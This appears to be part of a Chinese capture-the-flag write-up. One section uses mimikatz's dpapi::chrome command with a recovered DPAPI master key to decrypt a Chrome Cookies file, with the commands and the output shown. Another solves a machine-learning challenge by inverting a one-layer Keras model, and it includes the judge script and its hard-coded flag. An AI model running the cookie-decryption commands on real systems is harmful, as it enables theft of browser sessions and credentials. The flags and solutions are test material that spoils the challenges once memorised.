key : d96b6c13bda8659a94dc8993a14f7ec53395848eff271999d734adbc7880633f9684c38789c67b57f14b9834c852f11f80c14ad15f755ab990691fc9fd710b4d
sha1: 14859456844f282211783e88031c13376d7e9e30
```

即，Master Key为：

```
d96b6c13bda8659a94dc8993a14f7ec53395848eff271999d734adbc7880633f9684c38789c67b5
7f14b9834c852f11f80c14ad15f755ab990691fc9fd710b4d
```

随后利用该Master Key读取Cookie。命令如下：

```
dpapi::chrome /in:I:\Cookies
/masterkey:d96b6c13bda8659a94dc8993a14f7ec53395848eff271999d734adbc7880633f9684
c38789c67b57f14b9834c852f
11f80c14ad15f755ab990691fc9fd710b4d
```

```
mimikatz # dpapi::chrome /in:I:\Cookies /masterkey:d96b6c13bda8659a94dc8993a14f7ec53395848eff271999d734adbc7880633f9684c38789c67b57f14b9834c852f
11f80c14ad15f755ab990691fc9fd710b4d

Host : localhost ( / )
Name : flag
Dates : 2020/1/28 23:37:39 -> 2021/1/28 23:36:26
* volatile cache: GUID:{20dfa1c6-d232-40cd-89ec-5678b380920b};KeyHash:14859456844f282211783e88031c13376d7e9e30
* masterkey : d96b6c13bda8659a94dc8993a14f7ec53395848eff271999d734adbc7880633f9684c38789c67b57f14b9834c852f11f80c14ad15f755ab990691fc9fd710
b4d
Cookie: hgame{EOTYNvv&Hxf!ZoCKCY!K14hK1kQ*cgP4}
```

也可以得到flag：

```
hgame{EOTYNvv&Hxf!ZoCKCY!K14hK1kQ*cgP4}
```

智械危机(#1)

- 考点：简单人工智能
- 分值：250
- 出题人：jqy

模型结构：

Layer (type)	Output Shape	Param #
input_1 (InputLayer)	(None, 128)	0
dense_1 (Dense)	(None, 64)	8256

Total params: 8,256

Trainable params: 8,256

Non-trainable params: 0

单层的线性模型，即 $y=wx+b$ 。此时 y 已知， w 和 b 均可从原模型中提取。将 w 作为输入， $y-b$ 作为输出，利用梯度下降法收敛出满足要求的 x 。

服务器内judge.py:

```
import numpy as np

true_flag = 'hgame{@1tCh479vCYUQI3epIXU7TQ99e^ZuEKz}'
flag = np.loadtxt('/home/hgame/flag.txt')

threshold = 0.18

def mse(true, predict):
    return np.average(np.abs(true - predict))

def judge(predict):
    if mse(flag, predict) < threshold:
        print(true_flag)
    else:
        print("Unfortunately! Your mse loss is over the threshold, try again!")
        print("Wrong flag!")

if __name__ == "__main__":
    print("Welcome to this game!")
    print("Please input your flag here (separated by space please):")
    inp=input()
    try:
        inp = np.asarray(inp.split(' '), dtype=float)
        judge(inp)
    except Exception as e:
        print("Internal Error!")
```

解题Python脚本:

```
import numpy as np
import keras.models as models
```

```

import tensorflow as tf

model = models.load_model('flag.hdf5')
# model.summary()
weights = model.get_layer(index=1).get_weights()
W = weights[0]
b = weights[1]

y = np.loadtxt('enc_flag.txt')

W_data = tf.placeholder(tf.float32, [128, 64])
target = tf.placeholder(tf.float32, [64])

X_op = tf.Variable(tf.truncated_normal([1, 128]))
pred = tf.matmul(tf.sigmoid(X_op), W_data)

loss = tf.reduce_mean(tf.abs(target - pred))
optimizer = tf.train.AdamOptimizer(learning_rate=1e-3)
train_op = optimizer.minimize(loss)

with tf.Session() as sess:
    sess.run(tf.global_variables_initializer())
    for i in range(10000):
        _, loss_value = sess.run([train_op, loss],
                                  feed_dict={W_data: W, target: y - b})
        if i % 100 == 0:
            print(i, loss_value)

    result = np.array(sess.run(X_op))
    result[result > 0.5] = 1
    result[result < 0.5] = 0

```